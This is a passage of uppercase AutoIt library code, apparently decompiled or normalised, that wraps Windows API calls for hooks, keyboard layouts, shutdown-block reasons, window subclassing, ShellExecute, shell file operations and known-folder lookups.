IF NOT _WINAPI_ISWINDOW ($HWND ) THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
LOCAL $HLOCALE = 0
IF $ILANGUAGE THEN
$HLOCALE = _WINAPI_LOADKEYBOARDLAYOUT ($ILANGUAGE )
IF NOT $HLOCALE THEN RETURN SETERROR (10 , 0 , 0 )
ENDIF
LOCAL CONST $WM_INPUTLANGCHANGEREQUEST = 80
DLLCALL ("user32.dll" , "none" , "SendMessage" , "hwnd" , $HWND , "uint" ,
$WM_INPUTLANGCHANGEREQUEST , "uint" , $IFLAGS , "uint_ptr" , $HLOCALE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_SETKEYBOARDSTATE (BYREF $TSTATE )
LOCAL $ARET = DLLCALL ("user32.dll" , "int" , "SetKeyboardState" , "struct*" , $TSTATE )
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IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SETPROCESSSHUTDOWNPARAMETERS ($ILEVEL , $BDIALOG =
FALSE )
LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "SetProcessShutdownParameters" ,
"dword" , $ILEVEL , "dword" , NOT $BDIALOG )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SETPROCESSWINDOWSTATION ($HSTATION )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "SetProcessWindowStation" , "handle" ,
$HSTATION )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SETUSEROBJECTINFORMATION ($HOBJECT , $IINDEX , BYREF
$TDATA )
IF $IINDEX <> 1 THEN RETURN SETERROR (10 , 0 , FALSE )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "SetUserObjectInformationW" , "handle" ,
$HOBJECT , "int" , 1 , "struct*" , $TDATA , "dword" , DLLSTRUCTGETSIZE ($TDATA ) )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SETWINDOWSHOOKEX ($IHOOK , $PPROC , $HDLL , $ITHREADID = 0 )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "handle" , "SetWindowsHookEx" , "int" ,
$IHOOK , "ptr" , $PPROC , "handle" , $HDLL , "dword" , $ITHREADID )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_SETWINEVENTHOOK ($IEVENTMIN , $IEVENTMAX , $PEVENTPROC ,
$IPID = 0 , $ITHREADID = 0 , $IFLAGS = 0 )
LOCAL $ARET = DLLCALL ("user32.dll" , "handle" , "SetWinEventHook" , "uint" ,
$IEVENTMIN , "uint" , $IEVENTMAX , "ptr" , 0 , "ptr" , $PEVENTPROC , "dword" , $IPID ,
"dword" , $ITHREADID , "uint" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SHUTDOWNBLOCKREASONCREATE ($HWND , $STEXT )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "ShutdownBlockReasonCreate" , "hwnd" ,
$HWND , "wstr" , $STEXT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SHUTDOWNBLOCKREASONDESTROY ($HWND )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "ShutdownBlockReasonDestroy" , "hwnd" ,
$HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SHUTDOWNBLOCKREASONQUERY ($HWND )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "ShutdownBlockReasonQuery" , "hwnd" ,
$HWND , "wstr" , "" , "dword*" , 4096 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , "" )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_SWITCHDESKTOP ($HDESKTOP )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "SwitchDesktop" , "handle" , $HDESKTOP )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SYSTEMPARAMETERSINFO ($IACTION , $IPARAM = 0 , $VPARAM = 0 ,
$IWININI = 0 )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "SystemParametersInfoW" , "uint" ,
$IACTION , "uint" , $IPARAM , "struct*" , $VPARAM , "uint" , $IWININI )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_TRACKMOUSEEVENT ($HWND , $IFLAGS , $ITIME = + 4294967295 )
LOCAL $TTME = DLLSTRUCTCREATE ("dword;dword;hwnd;dword" )
DLLSTRUCTSETDATA ($TTME , 1 , DLLSTRUCTGETSIZE ($TTME ) )
DLLSTRUCTSETDATA ($TTME , 2 , $IFLAGS )
DLLSTRUCTSETDATA ($TTME , 3 , $HWND )
DLLSTRUCTSETDATA ($TTME , 4 , $ITIME )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "TrackMouseEvent" , "struct*" , $TTME )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_UNHOOKWINDOWSHOOKEX ($HHOOK )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "UnhookWindowsHookEx" , "handle" ,
$HHOOK )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_UNHOOKWINEVENT ($HEVENTHOOK )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "UnhookWinEvent" , "handle" ,
$HEVENTHOOK )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
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FUNC _WINAPI_UNLOADKEYBOARDLAYOUT ($HLOCALE )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "UnloadKeyboardLayout" , "handle" , $HLOCALE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_UNREGISTERHOTKEY ($HWND , $IID )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "UnregisterHotKey" , "hwnd" , $HWND , "int" , $IID )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_UNREGISTERPOWERSETTINGNOTIFICATION ($HNOTIFY )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "UnregisterPowerSettingNotification" , "handle" , $HNOTIFY )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC __ENUMPAGEFILESPROC ($ISIZE , $PINFO , $PFILE )
LOCAL $TEPFI = DLLSTRUCTCREATE ("dword;dword;ulong_ptr;ulong_ptr;ulong_ptr" , $PINFO )
__INC ($__G_VENUM )
$__G_VENUM [$__G_VENUM [0 ] [0 ] ] [0 ] = DLLSTRUCTGETDATA (DLLSTRUCTCREATE ("wchar[" & (_WINAPI_STRLEN ($PFILE ) + 1 ) & "]" , $PFILE ) , 1 )
FOR $I = 1 TO 3
$__G_VENUM [$__G_VENUM [0 ] [0 ] ] [$I ] = DLLSTRUCTGETDATA ($TEPFI , $I + 2 ) * $ISIZE
NEXT
RETURN 1
ENDFUNC
#EndRegion Internal Functions
#Region Global Variables and Constants
GLOBAL CONST $TAGNOTIFYICONDATA = "struct;dword Size;hwnd hWnd;uint ID;uint Flags;uint CallbackMessage;ptr hIcon;wchar Tip[128];dword State;dword StateMask;wchar Info[256];uint Version;wchar InfoTitle[64];dword InfoFlags;endstruct"
GLOBAL CONST $TAGNOTIFYICONDATA_V3 = $TAGNOTIFYICONDATA & ";" & $TAGGUID
GLOBAL CONST $TAGNOTIFYICONDATA_V4 = $TAGNOTIFYICONDATA_V3 & ";ptr hBalloonIcon;"
GLOBAL CONST $TAGSHELLEXECUTEINFO = "dword Size;ulong Mask;hwnd hWnd;ptr Verb;ptr File;ptr Parameters;ptr Directory;int Show;ulong_ptr hInstApp;ptr IDList;ptr Class;ulong_ptr hKeyClass;dword HotKey;ptr hMonitor;ptr hProcess"
GLOBAL CONST $TAGSHFILEINFO = "ptr hIcon;int iIcon;dword Attributes;wchar DisplayName[260];wchar TypeName[80]"
GLOBAL CONST $TAGSHFILEOPSTRUCT = "hwnd hWnd;uint Func;ptr From;ptr To;dword Flags;int fAnyOperationsAborted;ptr hNameMappings;ptr ProgressTitle"
GLOBAL CONST $TAGSHFOLDERCUSTOMSETTINGS = "dword Size;dword Mask;ptr GUID;ptr WebViewTemplate;dword SizeWVT;ptr WebViewTemplateVersion;ptr InfoTip;dword SizeIT;ptr CLSID;dword Flags;ptr IconFile;dword SizeIF;int IconIndex;ptr Logo;dword SizeL"
GLOBAL CONST $TAGSHSTOCKICONINFO = "dword Size;ptr hIcon;int SysImageIndex;int iIcon;wchar Path[260]"
#EndRegion Global Variables and Constants
#Region Functions list
#EndRegion Functions list
#Region Public Functions
FUNC _WINAPI_DEFSUBCLASSPROC ($HWND , $IMSG , $WPARAM , $LPARAM )
LOCAL $ARET = DLLCALL ("comctl32.dll" , "lresult" , "DefSubclassProc" , "hwnd" , $HWND , "uint" , $IMSG , "wparam" , $WPARAM , "lparam" , $LPARAM )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_DLLGETVERSION ($SFILEPATH )
LOCAL $TVERSION = DLLSTRUCTCREATE ("dword[5]" )
DLLSTRUCTSETDATA ($TVERSION , 1 , DLLSTRUCTGETSIZE ($TVERSION ) , 1 )
LOCAL $ARET = DLLCALL ($SFILEPATH , "uint" , "DllGetVersion" , "struct*" , $TVERSION )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
LOCAL $ARESULT [4 ]
FOR $I = 0 TO 3
$ARESULT [$I ] = DLLSTRUCTGETDATA ($TVERSION , 1 , $I + 2 )
NEXT
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_FINDEXECUTABLE ($SFILENAME , $SDIRECTORY = "" )
LOCAL $ARESULT = DLLCALL ("shell32.dll" , "INT" , "FindExecutableW" , "wstr" , $SFILENAME , "wstr" , $SDIRECTORY , "wstr" , "" )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF $ARESULT [0 ] <= 32 THEN RETURN SETERROR (10 , $ARESULT [0 ] , "" )
RETURN SETEXTENDED ($ARESULT [0 ] , $ARESULT [3 ] )
ENDFUNC
FUNC _WINAPI_GETALLUSERSPROFILEDIRECTORY ()
LOCAL $ARET = DLLCALL ("userenv.dll" , "bool" , "GetAllUsersProfileDirectoryW" , "wstr" , "" , "dword*" , 4096 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN $ARET [1 ]
ENDFUNC
FUNC _WINAPI_GETDEFAULTUSERPROFILEDIRECTORY ()
LOCAL $ARET = DLLCALL ("userenv.dll" , "bool" , "GetDefaultUserProfileDirectoryW" , "wstr" , "" , "dword*" , 4096 )
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IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN $ARET [1 ]
ENDFUNC
FUNC _WINAPI_GETWINDOWSUBCLASS ($HWND , $PSUBCLASSPROC , $IDSUBCLASS
)
LOCAL $ARET = DLLCALL ("comctl32.dll" , "bool" , "GetWindowSubclass" , "hwnd" , $HWND
, "ptr" , $PSUBCLASSPROC , "uint_ptr" , $IDSUBCLASS , "dword_ptr*" , 0 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
RETURN $ARET [4 ]
ENDFUNC
FUNC _WINAPI_REMOVEWINDOWSUBCLASS ($HWND , $PSUBCLASSPROC ,
$IDSUBCLASS )
LOCAL $ARET = DLLCALL ("comctl32.dll" , "bool" , "RemoveWindowSubclass" , "hwnd" ,
$HWND , "ptr" , $PSUBCLASSPROC , "uint_ptr" , $IDSUBCLASS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SETCURRENTPROCESSEXPLICITAPPUSERMODELID ($SAPPID )
LOCAL $ARET = DLLCALL ("shell32.dll" , "long" ,
"SetCurrentProcessExplicitAppUserModelID" , "wstr" , $SAPPID )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_SETWINDOWSUBCLASS ($HWND , $PSUBCLASSPROC , $IDSUBCLASS
, $PDATA = 0 )
LOCAL $ARET = DLLCALL ("comctl32.dll" , "bool" , "SetWindowSubclass" , "hwnd" , $HWND
, "ptr" , $PSUBCLASSPROC , "uint_ptr" , $IDSUBCLASS , "dword_ptr" , $PDATA )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SHELLADDTORECENTDOCS ($SFILEPATH )
LOCAL $STYPEOFFILE = "wstr"
IF STRINGSTRIPWS ($SFILEPATH , $STR_STRIPLEADING + $STR_STRIPTRAILING )
THEN
$SFILEPATH = _WINAPI_PATHSEARCHANDQUALIFY ($SFILEPATH , 1 )
IF NOT $SFILEPATH THEN
RETURN SETERROR (1 , 0 , 0 )
ENDIF
ELSE
$STYPEOFFILE = "ptr"
$SFILEPATH = 0
ENDIF
DLLCALL ("shell32.dll" , "none" , "SHAddToRecentDocs" , "uint" , 3 , $STYPEOFFILE ,
$SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_SHELLCHANGENOTIFY ($IEVENT , $IFLAGS , $IITEM1 = 0 , $IITEM2 = 0
)
LOCAL $STYPEOFITEM1 = "dword_ptr" , $STYPEOFITEM2 = "dword_ptr"
IF ISSTRING ($IITEM1 ) THEN
$STYPEOFITEM1 = "wstr"
ENDIF
IF ISSTRING ($IITEM2 ) THEN
$STYPEOFITEM2 = "wstr"
ENDIF
DLLCALL ("shell32.dll" , "none" , "SHChangeNotify" , "long" , $IEVENT , "uint" , $IFLAGS ,
$STYPEOFITEM1 , $IITEM1 , $STYPEOFITEM2 , $IITEM2 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_SHELLCHANGENOTIFYDEREGISTER ($IID )
LOCAL $ARET = DLLCALL ("shell32.dll" , "bool" , "SHChangeNotifyDeregister" , "ulong" , $IID
)
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SHELLCHANGENOTIFYREGISTER ($HWND , $IMSG , $IEVENTS ,
$ISOURCES , $APATHS , $BRECURSIVE = FALSE )
LOCAL $IPATH = $APATHS , $TAGSTRUCT = ""
IF ISARRAY ($APATHS ) THEN
IF UBOUND ($APATHS , $UBOUND_COLUMNS ) THEN RETURN SETERROR (1 , 0 , 0 )
ELSE
DIM $APATHS [1 ] = [$IPATH ]
ENDIF
FOR $I = 0 TO UBOUND ($APATHS ) + 4294967295
IF NOT _WINAPI_PATHISDIRECTORY ($APATHS [$I ] ) THEN RETURN SETERROR (2 , 0
, 0 )
NEXT
FOR $I = 0 TO UBOUND ($APATHS ) + 4294967295
$TAGSTRUCT &= "ptr;int;"
NEXT
LOCAL $TENTRY = DLLSTRUCTCREATE ($TAGSTRUCT )
FOR $I = 0 TO UBOUND ($APATHS ) + 4294967295
$APATHS [$I ] = _WINAPI_SHELLILCREATEFROMPATH
(_WINAPI_PATHSEARCHANDQUALIFY ($APATHS [$I ] ) )
DLLSTRUCTSETDATA ($TENTRY , 2 * $I + 1 , $APATHS [$I ] )
DLLSTRUCTSETDATA ($TENTRY , 2 * $I + 2 , $BRECURSIVE )
NEXT
```

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LOCAL $IERROR = 0
LOCAL $ARET = DLLCALL ("shell32.dll" , "ulong" , "SHChangeNotifyRegister" , "hwnd" ,
$HWND , "int" , $ISOURCES , "long" , $IEVENTS , "uint" , $IMSG , "int" , UBOUND
($APATHS ) , "struct*" , $TENTRY )
IF @ERROR OR NOT $ARET [0 ] THEN $IERROR = @ERROR + 10
FOR $I = 0 TO UBOUND ($APATHS ) + 4294967295
_WINAPI_COTASKMEMFREE ($APATHS [$I ] )
NEXT
RETURN SETERROR ($IERROR , 0 , $ARET [0 ] )
ENDFUNC
FUNC _WINAPI_SHELLCREATEDIRECTORY ($SFILEPATH , $HPARENT = 0 ,
$TSECURITY = 0 )
LOCAL $ARET = DLLCALL ("shell32.dll" , "int" , "SHCreateDirectoryExW" , "hwnd" ,
$HPARENT , "wstr" , $SFILEPATH , "struct*" , $TSECURITY )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_SHELLEMPTYRECYCLEBIN ($SROOT = "" , $IFLAGS = 0 , $HPARENT = 0
)
LOCAL $ARET = DLLCALL ("shell32.dll" , "long" , "SHEmptyRecycleBinW" , "hwnd" ,
$HPARENT , "wstr" , $SROOT , "dword" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_SHELLEXECUTE ($SFILEPATH , $SARGS = "" , $SDIR = "" , $SVERB = "" ,
$ISHOW = 1 , $HPARENT = 0 )
LOCAL $STYPEOFARGS = "wstr" , $STYPEOFDIR = "wstr" , $STYPEOFVERB = "wstr"
IF NOT STRINGSTRIPWS ($SARGS , $STR_STRIPLEADING + $STR_STRIPTRAILING )
THEN
$STYPEOFARGS = "ptr"
$SARGS = 0
ENDIF
IF NOT STRINGSTRIPWS ($SDIR , $STR_STRIPLEADING + $STR_STRIPTRAILING )
THEN
$STYPEOFDIR = "ptr"
$SDIR = 0
ENDIF
IF NOT STRINGSTRIPWS ($SVERB , $STR_STRIPLEADING + $STR_STRIPTRAILING )
THEN
$STYPEOFVERB = "ptr"
$SVERB = 0
ENDIF
LOCAL $ARET = DLLCALL ("shell32.dll" , "ULONG_PTR" , "ShellExecuteW" , "hwnd" ,
$HPARENT , $STYPEOFVERB , $SVERB , "wstr" , $SFILEPATH , $STYPEOFARGS ,
$SARGS , $STYPEOFDIR , $SDIR , "int" , $ISHOW )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
IF $ARET [0 ] <= 32 THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SHELLEXECUTEEX (BYREF $TSHEXINFO )
LOCAL $ARET = DLLCALL ("shell32.dll" , "bool" , "ShellExecuteExW" , "struct*" ,
$TSHEXINFO )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SHELLEXTRACTASSOCIATEDICON ($SFILEPATH , $BSMALL = FALSE )
LOCAL $IFLAGS = 256
IF NOT _WINAPI_PATHISDIRECTORY ($SFILEPATH ) THEN
$IFLAGS = BITOR ($IFLAGS , 16 )
ENDIF
IF $BSMALL THEN
$IFLAGS = BITOR ($IFLAGS , 1 )
ENDIF
LOCAL $TSHFILEINFO = DLLSTRUCTCREATE ($TAGSHFILEINFO )
IF NOT _WINAPI_SHELLGETFILEINFO ($SFILEPATH , $IFLAGS , 0 , $TSHFILEINFO )
THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
RETURN DLLSTRUCTGETDATA ($TSHFILEINFO , "hIcon" )
ENDFUNC
FUNC _WINAPI_SHELLEXTRACTICON ($SICON , $IINDEX , $IWIDTH , $IHEIGHT )
LOCAL $ARET = DLLCALL ("shell32.dll" , "int" , "SHExtractIconsW" , "wstr" , $SICON , "int" ,
$IINDEX , "int" , $IWIDTH , "int" , $IHEIGHT , "ptr*" , 0 , "ptr*" , 0 , "int" , 1 , "int" , 0 )
IF @ERROR OR NOT $ARET [0 ] OR NOT $ARET [5 ] THEN RETURN SETERROR
(@ERROR , @EXTENDED , 0 )
RETURN $ARET [5 ]
ENDFUNC
FUNC _WINAPI_SHELLFILEOPERATION ($SFROM , $STO , $IFUNC , $IFLAGS , $STITLE
= "" , $HPARENT = 0 )
LOCAL $IDATA
IF NOT ISARRAY ($SFROM ) THEN
$IDATA = $SFROM
DIM $SFROM [1 ] = [$IDATA ]
ENDIF
LOCAL $TFROM = _WINAPI_ARRAYTOSTRUCT ($SFROM )
IF @ERROR THEN RETURN SETERROR (@ERROR + 20 , @EXTENDED , 0 )
IF NOT ISARRAY ($STO ) THEN
$IDATA = $STO
DIM $STO [1 ] = [$IDATA ]
ENDIF
```

```
LOCAL $TTO = _WINAPI_ARRAYTOSTRUCT ($STO )
IF @ERROR THEN RETURN SETERROR (@ERROR + 30 , @EXTENDED , 0 )
LOCAL $TSHFILEOPSTRUCT = DLLSTRUCTCREATE ($TAGSHFILEOPSTRUCT )
DLLSTRUCTSETDATA ($TSHFILEOPSTRUCT , "hWnd" , $HPARENT )
DLLSTRUCTSETDATA ($TSHFILEOPSTRUCT , "Func" , $IFUNC )
DLLSTRUCTSETDATA ($TSHFILEOPSTRUCT , "From" , DLLSTRUCTGETPTR ($TFROM )
)
DLLSTRUCTSETDATA ($TSHFILEOPSTRUCT , "To" , DLLSTRUCTGETPTR ($TTO ) )
DLLSTRUCTSETDATA ($TSHFILEOPSTRUCT , "Flags" , $IFLAGS )
DLLSTRUCTSETDATA ($TSHFILEOPSTRUCT , "ProgressTitle" , $STITLE )
LOCAL $ARET = DLLCALL ("shell32.dll" , "int" , "SHFileOperationW" , "struct*" ,
$TSHFILEOPSTRUCT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN $TSHFILEOPSTRUCT
ENDFUNC
FUNC _WINAPI_SHELLFLUSHSFCACHE ()
DLLCALL ("shell32.dll" , "none" , "SHFlushSFCache" )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_SHELLGETFILEINFO ($SFILEPATH , $IFLAGS , $IATTRIBUTES , BYREF
$TSHFILEINFO )
LOCAL $ARET = DLLCALL ("shell32.dll" , "dword_ptr" , "SHGetFileInfoW" , "wstr" ,
$SFILEPATH , "dword" , $IATTRIBUTES , "struct*" , $TSHFILEINFO , "uint" ,
DLLSTRUCTGETSIZE ($TSHFILEINFO ) , "uint" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SHELLGETICONOVERLAYINDEX ($SICON , $IINDEX )
LOCAL $STYPEOFICON = "wstr"
IF NOT STRINGSTRIPWS ($SICON , $STR_STRIPLEADING + $STR_STRIPTRAILING )
THEN
$STYPEOFICON = "ptr"
$SICON = 0
ENDIF
LOCAL $ARET = DLLCALL ("shell32.dll" , "int" , "SHGetIconOverlayIndexW" ,
$STYPEOFICON , $SICON , "int" , $IINDEX )
IF @ERROR OR ($ARET [0 ] = + 4294967295 ) THEN RETURN SETERROR (@ERROR ,
@EXTENDED , + 4294967295 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SHELLGETKNOWNFOLDERIDLIST ($SGUID , $IFLAGS = 0 , $HTOKEN =
0 )
LOCAL $TGUID = DLLSTRUCTCREATE ($TAGGUID )
LOCAL $ARET = DLLCALL ("ole32.dll" , "uint" , "CLSIDFromString" , "wstr" , $SGUID ,
"struct*" , $TGUID )
IF @ERROR OR $ARET [0 ] THEN RETURN SETERROR (@ERROR + 20 , @EXTENDED ,
0 )
$ARET = DLLCALL ("shell32.dll" , "uint" , "SHGetKnownFolderIDList" , "struct*" , $TGUID ,
"dword" , $IFLAGS , "handle" , $HTOKEN , "ptr*" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN $ARET [4 ]
ENDFUNC
FUNC _WINAPI_SHELLGETKNOWNFOLDERPATH ($SGUID , $IFLAGS = 0 , $HTOKEN = 0
)
LOCAL $TGUID = DLLSTRUCTCREATE ($TAGGUID )
LOCAL $ARET = DLLCALL ("ole32.dll" , "long" , "CLSIDFromString" , "wstr" , $SGUID ,
"struct*" , $TGUID )
IF @ERROR OR $ARET [0 ] THEN RETURN SETERROR (@ERROR + 20 , @EXTENDED ,
"" )
$ARET = DLLCALL ("shell32.dll" , "long" , "SHGetKnownFolderPath" , "struct*" , $TGUID ,
"dword" , $IFLAGS , "handle" , $HTOKEN , "ptr*" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , "" )
LOCAL $SPATH = _WINAPI_GETSTRING ($ARET [4 ] )
_WINAPI_COTASKMEMFREE ($ARET [4 ] )
RETURN $SPATH
ENDFUNC
FUNC _WINAPI_SHELLGETLOCALIZEDNAME ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shell32.dll" , "long" , "SHGetLocalizedName" , "wstr" ,
$SFILEPATH , "wstr" , "" , "uint*" , 0 , "int*" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
LOCAL $ARESULT [2 ]
LOCAL $ARET1 = DLLCALL ("kernel32.dll" , "dword" , "ExpandEnvironmentStringsW" , "wstr"
, $ARET [2 ] , "wstr" , "" , "dword" , 4096 )
$ARESULT [0 ] = $ARET1 [2 ]
$ARESULT [1 ] = $ARET [4 ]
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_SHELLGETPATHFROMIDLIST ($PPIDL )
LOCAL $ARET = DLLCALL ("shell32.dll" , "bool" , "SHGetPathFromIDListW" , "struct*" ,
$PPIDL , "wstr" , "" )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED ,
"" )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_SHELLGETSETFOLDERCUSTOMSETTINGS ($SFILEPATH , $IFLAG ,
BYREF $TSHFCS )
```

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LOCAL $SPROC = "SHGetSetFolderCustomSettings"
IF $__WINVER < 1536 THEN $SPROC &= "W"
LOCAL $ARET = DLLCALL ("shell32.dll" , "long" , $SPROC , "struct*" , $TSHFCS , "wstr" ,
$SFILEPATH , "dword" , $IFLAG )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_SHELLGETSETTINGS ($IFLAGS )
LOCAL $TSHELLSTATE = DLLSTRUCTCREATE ("uint[8]" )
DLLCALL ("shell32.dll" , "none" , "SHGetSetSettings" , "struct*" , $TSHELLSTATE , "dword" ,
$IFLAGS , "bool" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
LOCAL $IVAL1 = DLLSTRUCTGETDATA ($TSHELLSTATE , 1 , 1 )
LOCAL $IVAL2 = DLLSTRUCTGETDATA ($TSHELLSTATE , 1 , 8 )
LOCAL $IRESULT = 0
LOCAL $AOPT [20 ] [2 ] = [[1 , 1 ] , [2 , 2 ] , [4 , 32768 ] , [8 , 32 ] , [16 , 8 ] , [32 , 128 ] , [64 ,
512 ] , [128 , 1024 ] , [256 , 2048 ] , [1024 , 4096 ] , [2048 , 8192 ] , [4096 , 16384 ] , [8192 ,
131072 ] , [32768 , 262144 ] , [65536 , 1048576 ] , [1 , 524288 ] , [2 , 2097152 ] , [8 , 8388608 ]
, [16 , 16777216 ] , [32 , 33554432 ] ]
FOR $I = 0 TO 14
IF BITAND ($IVAL1 , $AOPT [$I ] [0 ] ) THEN
$IRESULT += $AOPT [$I ] [1 ]
ENDIF
NEXT
FOR $I = 15 TO 19
IF BITAND ($IVAL2 , $AOPT [$I ] [0 ] ) THEN
$IRESULT += $AOPT [$I ] [1 ]
ENDIF
NEXT
RETURN $IRESULT
ENDFUNC
FUNC _WINAPI_SHELLGETSPECIALFOLDERLOCATION ($ICSIDL )
LOCAL $ARET = DLLCALL ("shell32.dll" , "long" , "SHGetSpecialFolderLocation" , "hwnd" , 0 ,
"int" , $ICSIDL , "ptr*" , 0 )
